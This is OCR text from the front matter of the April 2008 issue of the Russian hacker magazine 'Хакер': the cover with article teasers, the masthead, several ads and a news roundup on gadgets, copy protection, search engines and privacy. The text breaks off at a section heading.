

ЗАРАЖУ 1 000 000 КОМПЬЮТЕРОВ. ДОРОГО СТР. 86
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
WWW.XAKEP.RU
ХАКЕР
АПРЕЛЬ 04 (112) 2008
Выживаем после BSOD
НОВЫЕ СПОСОБЫ БОРЬБЫ С ГОЛУБЫМ ЭКРАНОМ СМЕРТИ
СТР. 32
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 08004
Windows
Windows crashed again. I am the Blue Screen of Death. No one hears your screams.
* Press any key to terminate the applic
* Press CTRL+ALT+DEL again to restart
lose any unsaved data in all
HACK YOU
РЕЦЕПТЫ НЕДЕТСКОГО ПОХУДАНИЯ
КАК УРЕЗАТЬ ДИСТРИБУТИВЫ И СДЕЛАТЬ ПРИЛОЖЕНИЯ ПОРТИРУЕМЫМИ
СТР. 36
ТРЮКИ С BLUETOOTH
ХАКЕРСКИЕ ХИТРОСТИ ИСПОЛЬЗОВАНИЯ «СИНЕГО ЗУБА»
СТР. 46
ВКУСНОЕ ПЕЧЕНЬЕ В МЫЛЕ
НЕБЕЗОПАСНЫЕ СЕССИИ НА ПРОЕКТЕ «ОТВЕТЫ@MAIL.RU»
СТР. 74
ЩЕЛКАЮ ЗА БАБЛО!
ДЕЛАЕМ АВТОМАТИЧЕСКИЙ КЛИКЕР НА C#
СТР. 118



CELEBRATE ORIGINALITY

Коллекция уникальных спортсменов, инноваторов и просто оригинальных людей, которые сделали adidas легендарным брендом.

Смотри видео на adidas.com/originals

Фехтование в общественных местах, метание зонтиков,
110м под барьерами и прыжки в длину боком.

Смотри фильм Original Games
и другие видео на adidas.com/originals




© 2007 adidas AG. adidas, the 3-Bars logo and the 3-Stripes mark are registered trademarks of the adidas Group.

Реклама

CONTENT-04(112)







074



106



118



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай «gorl» Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий «Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Петя и Волк
(magazone@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj» Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Стас Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Мнение редакции не обязательно совпадает с мнением авторов. Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.

Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса — преследуем.

Meganews


ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /

Обо всем за последний месяц



Свежие и мобильные

На выставке CeBit 2008 компания ASUS представила целую линейку мобильных устройств. Среди них стильный коммуникатор **ASUS-Lamborghini ZX1**, корпус которого создан из углеволокна и нержавеющей стали. Эта красота дополняется уникальным графическим интерфейсом с возможностью настройки. Другой коммуникатор — **ASUS M536** — оснащен сканером отпечатков пальцев и гарантирует сохранность информации. Помимо сканера в аппарате присутствует GPS, WiFi 802.11b/g, Bluetooth 2.0 и камера с разрешением 3 мегапикселя. Достойны внимания также ASUS P320 (самый маленький коммуникатор на базе Windows Mobile), ASUS M930, оснащенный qwerty-клавиатурой, и ASUS P560, среди особенностей которого — сверхтонкий корпус, функции EeeMusic и EeePhoto (непонятно, зачем нужны) и возможность поставить любимую песню в качестве звонка. Я уже серьезно подумываю о P560, потому что очень хочется любимую мелодию на звоночек-то поставить.

Число регистраций в



WebMoney Transfer

составило **5 млн**. Оборот средств в долларовом эквиваленте за 2007 год составил **$3,337 млрд.**

Герои среди {нас}

Компания Microsoft проводит серию конференций под общим названием «Герои среди {нас}», посвященную запуску трех новых продуктов компании — Windows Server 2008, **Visual Studio 2008** и SQL Server 2008. Событие проходит по всем крупным городам России, начиная с открытия в Москве (18 марта). По остальным городам мероприятие будет проходить до 29 апреля. В Москву приехали несколько высокопоставленных людей из Микрософта, например, Боб Виссе (Bob Visse), который отвечает за продвижение Windows Server, и Франсуа Аженста (Francois Ajenstat), занимающий позицию директора по продвижению SQL Server. Специально для тех, кто не смог посетить конференцию лично, была доступна онлайн-трансляция на сайте мероприятия, где можно было посмотреть все презентации и выступления. Кроме докладов, на конференциях можно посетить лабораторные классы, а также зону «Спроси эксперта», где специалисты ответят на любой вопрос посетителей.





Серия бизнес-ноутбуков

Шедевр, неподвластный времени

ASUS F8 превосходная производительность и потрясающий дизайн

ASUS рекомендует Windows Vista® Business



Товар сертифицирован, на правах рекламы

Истинная красота неподвластна времени. Уникальное оформление крышки матрицы F8 – настоящий шедевр, являющийся результатом сложного технологического процесса. Новый ноутбук создан на базе процессорной технологии Intel® Centrino® и оснащен подлинной ОС Windows Vista® Home Premium и превосходной графикой с поддержкой DirectX 10. Ноутбук ASUS F8 со встроенной поворачивающейся веб-камерой предлагает пользователям полный спектр цифровых развлечений.

www.asus.ru

Всемирная гарантия 2 года **Горячая линия ASUS: (495) 23-11-999**

Белый Ветер - ЦИФРОВОЙ (495) 730-30-30, Polaris (495) 755-55-57, СтартМастер (495) 785-85-55, 8 (800) 555-8-555, Неоторг (495) 223-23-23.

Москва: ASUS4YOU (495) 518-69-34, Артрон (495) 789-85-80, Аваком-М (495) 784-67-36, Аркис (495) 980-54-07, ION (495) 5-444-333, NEXUS (495) 628-23-67, Tenfold Group (495) 545-32-71, OLDI (495) 105-07-00, ПИРИТ (495) 785-55-54, Мерлион (495) 981-84-84, Респект (495) 177-40-77, Санрайз (495) 542-80-70, ТФК (495) 642-47-29, Ф-Центр (495) 105-64-47, USN (495) 775-82-02, **Санкт-Петербург:** Alpha (812) 320-80-70, NBCom (812) 329-70-00, Кей (812) 331-24-77, Компьютерный мир (812) 333-00-33, Микробит (812) 320-80-80, СТР Компьютерс (812) 542-45-51, **Барнаул:** C-Trade (3852) 38-10-00, **Владивосток:** ДНС (4232) 300-454, **Воронеж:** РЕТ (4732) 77-93-39, **Екатеринбург:** Буква (343) 2222-025, **Иркутск:** Wizard (3952) 258-001, **Казань:** НоутбукофФ (843) 264-26-01, **Краснодар:** Владос (8612) 10-10-01, Санрайз (8612) 1-000-66, **Красноярск:** Борлас СБ (3912) 58-09-52, Аверс (3912) 560-561, **Новосибирск:** НЭТА (3832) 16-33-11, Техносити (3832) 125-333, **Ростов-на-Дону:** Computer-city (863) 290-45-90, Центр-Дон (8632) 698-668,Санрайз (863) 240-11-77, Иманго (863) 232-47-18, **Самара:** Прагма (8462) 701-701, Санрайз (846) 241-67-53, **Томск:** Интант (3822) 41-55-32, **Тюмень:** Арсенал+ (3452) 797-070, AD Systems (3452) 22-35-33, **Челябинск:** Comservis (351) 264-91-91, Японская электроника (3512) 247-47-47, **Уфа:** Кламас (3472) 912-112, Форте ВД (3472) 600-000.

Intel, логотип Intel, Centrino и Centrino Inside являются товарными знаками корпорации Intel в США и других странах.



Свой Google

Во Франции среди поисковых систем с большим отрывом лидирует Google. Такое положение дел не устраивает правительство, и было решено создать свой аналог. Для этого выделяется 152 миллиона долларов. Это только часть средств, необходимых для разработки системы, которая получила название «Quaero» (в переводе с латыни — «я ищу»). Проект будет разрабатываться компаниями Thomson, France Telecom, Deutsche Telekom и еще двадцатью, менее крупными. Компании потратят на разработку еще 154 миллиона, итого на проект потратят 306 миллионов. В сравнении с Google, суммы невелики. Предполагается, что Quaero будет не просто поисковым механизмом, но и средством перевода, работы с текстом и изображением. Среди платформ, на которых система будет доступна, значатся ПК, мобильники, КПК и даже телевизоры. Аналитики считают, что Quaero не получится составить приличную конкуренцию ни Google, ни Yahoo. Также высказываются опасения, что каждая компания-разработчик будет преследовать свои личные цели, что к общему качеству продукта имеет слабое отношение.

TorrentTV

Покупать (или брать на прокат) фильмы в iTunes Store и потом сразу смотреть их на телевизоре с помощью AppleTV весьма удобно, и многие давно перешли на такой способ кинопросмотра. Но есть ряд моментов, из-за которых люди не пользуются этим сервисом — во-первых, iTunes Store работает не во всех странах, во-вторых, платить за фильмы тоже не все горят желанием. Если первое ограничение можно обойти покупкой подарочных карт или другими хитрыми способами, то бороться с жадностью куда сложнее. Ведь человеку, привыкшему скачивать фильмы из торрент-сетей, не так-то легко выложить кругленькую сумму за лицензионный фильм. Но компания Myka выпустила устройство, которое может само закачивать нужные фильмы из торрентов на встроенный жесткий диск и затем воспроизводить их на твоем телевизоре. Устройство подключается к интернету через LAN или Wi-Fi, оборудовано выходами HDMI, Composite и S-Video. На жестком диске, который может быть 80, 160 или 500 Гб, установлена OS Linux с набором программ, необходимых для работы с торрент-файлами. Цена устройства колеблется от $299 (за 80-гигабайтную модель) до $459 (за 500-гигабайтную). О поставках в Россию сведений пока нет.



Процессору **Pentium** исполнилось **15 лет**. Первый камень был изготовлен в **1993** году по **800нм** техпроцессу.

Microsoft и Toshiba никак не успокоятся

Не успели войну форматов объявить законченной, как проигравший HD-DVD начинает подниматься из пепла. Компании Toshiba, Microsoft и Panasonic объединились для создания нового формата — DVD 2.0. Он будет использовать многие наработки, созданные для HD-DVD. Например, поддержку режима Super Upconversion, позволяющего выводить изображение вплоть до 960p, и поддержку интерактивного Hdi интерфейса. Традиционно обещается новая система защиты от копирования и поддержка сетевых функций. Но самое главное достоинство DVD 2.0 в том, что он может работать на обычных DVD-приводах — понадобится только обновить прошивку. Качество картинки, конечно, будет уступать Blu-ray, но отсутствие необходимости покупать новый дорогой проигрыватель или привод может сильно повлиять на выбор пользователей. Основным средством продвижения нового формата видится Xbox 360, перепрошивка которого даст возможность многим владельцам вкусить прелести нового формата. О каких-либо датах выхода ничего неизвестно.



Вместительный паспорт

Корпорация WD выпустила новый портативный накопитель с интерфейсом USB, который получил название My Passport Elite. Одной из отличительных особенностей устройства является стильный корпус из приятного на ощупь материала, который при этом еще и отлично выглядит. Весит накопитель менее 105 граммов и имеет емкость 250 или 320 Гб. Питание на устройство подается через порт USB, поэтому не придется подключать его в розетку или использовать второй USB в качестве питания. Также многим приглянется индикатор занятого места на жестком диске, который расположился на передней панели рядом с портом. «Цифровой контент сегодня имеет для людей такую же личную ценность, какую вчера имели коробки из-под обуви, полные фотографий, и полки с компакт-дисками»,— говорит Джим Уэлш (Jim Welsh), вице-президент корпорации WD и генеральный директор группы марочных продуктов и накопителей для бытовой электроники. Стоимость устройства пока неизвестна.

Microsoft

разобраться с пиратами. просто.



1. Думайте, как пират.
Лучший способ одержать победу над пиратами – это мыслить и действовать, как они. После нескольких дней, проведенных в прикладывании к бутылке с ромом, размахивании саблей и зависании на мачтах, вы будете готовы к схватке один на один, на равных. Если нет – ну и ладно, зато у вас была пара веселых деньков.

2. Скормите их рыбам.
Общеизвестно, что пираты – большие любители заставить своих жертв «пройтись по корме и покормить рыб». Используйте это против них же самих. Сыграйте роль торговца пиломатериалами и продайте им новую доску, намного лучше, из современных композитов. Так и скажите. Предложите им испытать доску, и в тот момент, когда они на нее встанут, – откройте правду. Такое унижение заставит их отстать от вас.

3. Откупитесь от них.
Навязчивая идея пиратов – добыча и сокровища. Они наверняка польстятся на мешок или сундук с золотыми шоколадными монетами. Пиратам захочется тайно закопать их где-нибудь, поэтому они потеряют интерес к вам – своей первоначальной цели.





4. Примените свои навыки Берд-Фу.
Берд-Фу – это древнее искусство ближнего боя. Хватайте и тяните пирата за бороду, крутите его за усы, дергая их при этом. Самое смертельное из всех боевых искусств – если дергать изо всех сил.
Найти учителя по Берд-Фу в наши дни трудновато, но можно скачать самоучитель в Интернете.

5. Подеритесь с ними, а потом – присоединяйтесь.
Жизнь морских разбойников может быть не так уж плоха. Вы вырветесь из четырех стен, увидите мир, грабежи с абордажами, да и вообще грандиозно проведете время. Выучить несколько матросских песен, научиться танцевать джигу, носить на плече попугая – и вы готовы покорить мир.

разобраться с вредоносным кодом. проще простого.

1. Внедрите Microsoft Forefront.
С помощью Microsoft Forefront вы сможете защитить вашу систему еще проще. Это семейство продуктов информационной безопасности, обеспечивающее целостную, интегрированную и простую в использовании защиту клиентов, серверов и периметра сети. Примеры внедрения, пробные версии и все последние обновления смотрите на **www.prosheprostogo.ru**

Microsoft Forefront – это программное обеспечение для защиты клиентов, серверов и сетевого периметра вашей компании.

Microsoft® Forefront™

Реклама



Защита пала

В войне против HD-DVD создатели Blu-ray делали весомый акцент на защите формата от копирования с помощью технологии BD+. Этот факт сыграл в пользу Blu-ray, поскольку HD-DVD был взломан еще год назад. Однако теперь компания Slysoft, расположенная в Антигуа, представила программку AnyDVD HD, с помощью которой можно просмотреть содержимое защищенного Blu-ray диска и спокойно переписать его себе на хард. Также существует возможность транскодировать HD-фильмы и просматривать их на аппаратуре, не поддерживающей DRM. Технология BD+ основана на виртуальной машине, которая работает на плеере и постоянно проверяет легальность проигрываемого диска. Сделать противоядие от новой программы не составит большого труда, и это будет только вопросом времени. Выпуском AnyDVD HD было буквально заявлено: «Киностудии, перешедшие на Blu-Ray, немного рано стали ликовать».

Акцию «День без контента», направленную на бойкотирование нововведений в ЖЖ, поддержали 15% пользователей LiveJournal.



Клава с телефоном

Компания A4Tech решила, что просто печатать на клавиатуре уже не модно и разработала новое устройство A4Tech KIP(S)-900. Это проводная клавиатура, при взгляде на которую сразу бросается в глаза телефонная трубка для IP-телефонии слева от основного блока клавиш. Клавиатура имеет два стереодинамика и встроенный микрофон для громкой связи. Но и этого создателям показалось мало, и они разместили три (!) аудиопорта на левой стенке клавы — два для наушников и один для микрофона. На противоположной стороне можно обнаружить два USB-разъема. На фоне всего перечисленного семь мультимедийных клавиш смотрятся просто банально. Клавиатура поставляется в двух цветовых решениях — черная и черная с пластиком, который неудачно пытается имитировать дерево. Если ты мечтал о двух дополнительных портах для наушников и знаешь, как их применить, то эта клавиатура точно для тебя.

Одноклассники.ру — угроза безопасности

Сотрудники ФСБ России назвали сайт odnoklassniki.ru угрозой безопасности нашей страны. Это связано с тем, что такое большое количество информации, сортированной по городам, учебным центрам, предприятиям и войсковым частям, лихо приправленной личными данными и фотографиями, отсутствует даже у ФСБ. Воспользовавшись данными с сайта можно установить личные и профессиональные взаимосвязи граждан, их интересы и круги общения. Из разделов сайта можно установить учебные заведения, военные части с годами службы, места работ — что является хорошим набором для разведки. Вызывает опасение и число пользователей, перевалившее за 10 миллионов. Управление ФСБ России запретило своим сотрудникам под страхом увольнения размещать какую-либо информацию о себе на этом портале. По данным ФСБ, немецкая разведка выкупила Одноклассников у его создателей за очень большую сумму. ФСБ не советует гражданам размещать много сведений о себе, поскольку они элементарно могут быть использованы в криминальных целях.



Взломай код WD!

С 21 апреля по 5 мая заходи на сайт wdcode.xakep.ru и выиграй My Book® емкостью 1 Тб.

WD Western Digital

1. На внешних накопителях WD My Book® обнаружены отверстия в виде знаков азбуки Морзе.
2. Сможешь ли ты расшифровать эти надписи?
3. Зайди на сайт wdcode.xakep.ru, разгадай код и выиграй одну из новых моделей My Book®!

КАЖДЫЙ ДЕНЬ С 21 АПРЕЛЯ ПО 5 МАЯ РАЗЫГРЫВАЕТСЯ ПО ОДНОМУ WD MY BOOK® ОБЪЕМОМ 1 ТЕРАБАЙТ!



WD MyBook® Essential Edition™



WD MyBook® Home Edition™



WD MyBook® Studio Edition™



WD MyBook® World Edition™



WD MyBook® Pro Edition™

Western Digital, WD, логотип WD и Put Your Life On It — зарегистрированные товарные знаки, а My Book и Studio Edition — товарные знаки компании Western Digital Technologies, Inc. В настоящем документе могут упоминаться другие товарные знаки, принадлежащие другим компаниям. Характеристики изделий могут быть изменены без предварительного уведомления. © 2007 Western Digital Technologies, Inc. Все права защищены.
Один гигабайт (ГБ) = один миллиард байтов. Один терабайт (ТБ) = 1 триллион байтов. Общая полезная емкость накопителя зависит от используемой операционной системы.



Неоценимые достоинства

В одном из прошлых номеров я рассказывал о документе, в котором описываются все изменения и достоинства Windows Vista SP1. Тогда я предлагал распечатать этот громадный текст и наклеить вместо обоев. Японский компьютерный универсам T-ZONE PC пошел дальше и начал продажу специальных рулонов туалетной бумаги, на которых заботливо распечатаны изменения, ожидающие пользователей с установкой SP1. Теперь посещение туалета можно скрасить прочтением парочки замечательных достоинств, которые привнесет установка пакета исправлений. Сами японцы уточняют, что сортирная бумажка является одним из промо-товаров для покупателей Windows Vista. Жаль, что текст написан на японском языке и о перспективах вывода товара на международный рынок пока ничего неизвестно. Цена за рулон также не уточняется.

Общий объем рынка интернет-рекламы оценивается в **$424,8 миллиона**.

Нехороший патч

Вместе с патчем MS08-014, исправляющим уязвимости в Excel 2003, бонусом шла досадная ошибка. Она проявляется, когда исправленная версия Excel связана с источником данных реального времени — посредством макроса, созданного при помощи Visual Basic for Applications. Уже выпущен новый патч, который исправляет ошибки старого. Вообще это не первый случай, когда расчеты программы Excel были не совсем точными. Год назад была исправлена бага в Excel 2007, которая приводила к ошибкам в результате умножения. Проявлялось это при вычислениях, результат которых был приближен к 65535. Вместо нужного результата Excel показывал 100000. О других случаях пока неизвестно, но авторитет программы явно падает с оглашением таких ошибок. Это приводит к росту популярности бесплатных альтернатив от Google и IBM. Так что всем, поставившим на свой Excel 2003 Service Packs 2 или 3 патч MS08-014, стоит обновиться еще разок.

CAMEL LIFE EXPERIENCE*



НОВЕЙШИЕ ТРЕНДЫ



ИЛИ ПУТЕШЕСТВИЕ
В ОДИН ИЗ ТРЕХ ДРУГИХ ГОРОДОВ:
ТОКИО, ДУБАЙ ИЛИ РЕЙКЬЯВИК

УЗНАЙ БОЛЬШЕ
ИЗ ПАЧЕК CAMEL
С ЦВЕТНОЙ
ОТРЫВНОЙ ЛЕНТОЙ

ДУБАЙ • РЕЙКЬЯВИК • ТОКИО • НЬЮ-ЙОРК • ДУБАЙ

CAMEL SINCE 1913 LIGHTS SMOOTH FLAVOUR КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

CAMEL SINCE 1913 FILTERS GENEROUS FLAVOUR КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

WWW.CAMEL-GAME.RU

Реклама.

* УНИКАЛЬНЫЕ ВПЕЧАТЛЕНИЯ ОТ CAMEL.

Программа проводится с 10 марта по 31 декабря 2008 г. Регистрация PIN-кодов – с 10 марта по 1 июня 2008 г. Полная информация об организаторе программы, правилах проведения, количестве призов, выигрышах, сроках, месте и порядке их получения – на сайте www.camel-game.ru



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ




Осторожно, дети!

Инженеры из Google научились определять, кто сидит за компьютером — взрослый человек или несовершеннолетний подросток. Поведение пользователя тщательно анализируется — учитывается история поисковых запросов и другая информация, которую можно получить через Google Toolbar. Насчет эффективности определения ничего не говорится, но патентное ведомство США уже выдало официальный патент на это изобретение. Автор метода — Кришна Бхарат, который в данный момент занимает пост директора нового научно-исследовательского подразделения Google в Бангалоре (Индия). Ранее Кришна был ведущим разработчиком проекта Google News. Стоит отметить, что это не единственный патент, в котором Кришна числится в авторах — он является соавтором патента о системе определения национальности, уровня грамотности, возраста, пола и благосостояния пользователя поисковой системы. Скоро Гугль будет знать о нас все!

Свободной реализации **Windows API** под *NIX-системами Wine исполнилось **15 лет.** В этот день вышла новая версия под номером 1.0.

Смотрим сквозь одежду



Английская компания ThruVision представила свою последнюю разработку — камеру T5000, с помощью которой можно видеть, что находится под одеждой. К сожалению, форму груди в полной мере разглядеть не получится, поскольку девайс предназначен для улавливания электромагнитного излучения в терагерцевом диапазоне, называемого еще Т-лучами. На картинке, которая создается прибором, разные объекты показаны с разной яркостью, в зависимости от их материала. Таким образом, можно отличить кокаин от сахарной пудры и взрывчатку от муляжа. Лучи пробиваются через одежду, керамику и дерево, но не прошибают воду и металл. Хоть форму груди через одежду не особо разглядишь, силиконовые имплантанты должно быть отчетливо видно, так что устройство представляет интерес не только для военных и служб безопасности. Что касается дальности, то прибор позволяет обнаружить наркоту и оружие у людей с расстояния 25 метров. Если такие приборы понатыкать повсеместно, то встанет вопрос о тотальной слежке за населением. Вряд ли это всем понравится.

Плотные диски

Корпорация Western Digital объявила о начале продаж 3,5-дюймовых жестких дисков с самой высокой плотностью записи. Новая технология, в разработку которой WD инвестировали немало средств, позволяет выпускать пластины емкостью 320 Гб. Массовые поставки дисков семейства WD Caviar уже начались. Эта технология, кстати, применялась в 2,5-дюймовых накопителях WD Scorpio, где использовались две пластины по 160 Гб. Комментирует Хоссейн Могадам (Hossein Moghadam), технический директор компании WD: «Благодаря инвестициям в разработку новых технологий и четкому выполнению планов выпуска новых изделий, нам удалось вывести накопители с самой высокой в отрасли плотностью записи на два крупнейших в отрасли рынка. Пластины с плотностью записи в 250 Гбит на квадратный дюйм верно служат владельцам 2,5-дюймовых жестких дисков. Теперь пришла пора 3,5-дюймовых накопителей для настольных ПК и других областей применения».

Новые идеи от ASUS

На выставке CeBIT 2008 компания ASUS, помимо коммуникаторов, представила ряд новых технологий по сетевому оборудованию, серверам и мобильным ПК. Так, технология Green Design используется на серверах RS160-E5 и RS100-E5/PI2 и заключается в применении более эффективных блоков питания, которые уменьшают выделение тепла, тем самым экономя до 45% энергии. Устройство ASUS AX112W объединяет в себе беспроводную сеть и голосовую связь, позволяя обеспечить пользователей доступом в интернет, а также обычными телефонными звонками и VOIP. Для мобильных компьютеров разработана технология Security Protect Manager, которая ограничивает доступ к данным разной степени конфиденциальности. По сути, это система многоуровневой идентификации пользователя, которая хранит информацию о паролях в специальном модуле Trusted Platform Module (TPM). Также был представлен новый коммутатор ASUS GX1024i+, который должен обеспечить пользователя дополнительным количеством портов, в том числе для разветвления магистральной сети и быстрого подключения. Коммутатор оснащен графическим интерфейсом ANWM для простого и эффективного управления настройками.

НАВИГАТОРЫ
voxtel CARRERA

- сенсорный антиотражающий экран 4,3" и 3,5" (TFT)
- самая точная карта Москвы и области
- карта России с детализацией крупных регионов и городов

БЕСПЛАТНАЯ загрузка ВСЕХ обновлений карт для Voxtel Carrera с www.navitel.su в течение года

GPS НАВИГАТОРЫ VOXTEL CARRERA
СОКРАЩАЕМ РАССТОЯНИЯ






товар сертифицирован реклама

Enthusiast Internet Award



Завершился конкурс Enthusiast Internet Award, начатый компанией Gameland в ноябре 2007 года. Конкурс проводился среди создателей web-проектов и интернет-сообществ, посвященных хобби и увлечениям (достаточно широкой тематики — от экстремальных видов спорта до ведения собственного бизнеса). Всего было объявлено девять тематических категорий: Тренды, Цифровые технологии, Кино, Мотор, Фото, Аудио, Гейминг и Дизайн. В ноябре и декабре прошлого года все желающие регистрировали свои работы на сайте www.eaward.ru. Далее проходило народное голосование, в котором также учитывалось мнение компетентного жюри. В результате, Гран-при в размере 25 тысяч долларов получил сайт skateboarding.ru. Два малых Гран-при достались ski.ru и claws.ru. Среди призеров номинаций: «Тренды» — claws.ru; «Цифровые технологии» — gps-club.ru; «Кино» — screenwriter.ru; «Мотор» — tuningx.ru; «Фото» — mopoto.com; «Аудио» — mixmag.ru; «Гейминг» — binaries.ru и «Дизайн» — fotunportclub.ru. Помимо денежных призов все победители получили статуэтки Enthusiast Intertet Award.







Тухлые WebMoney

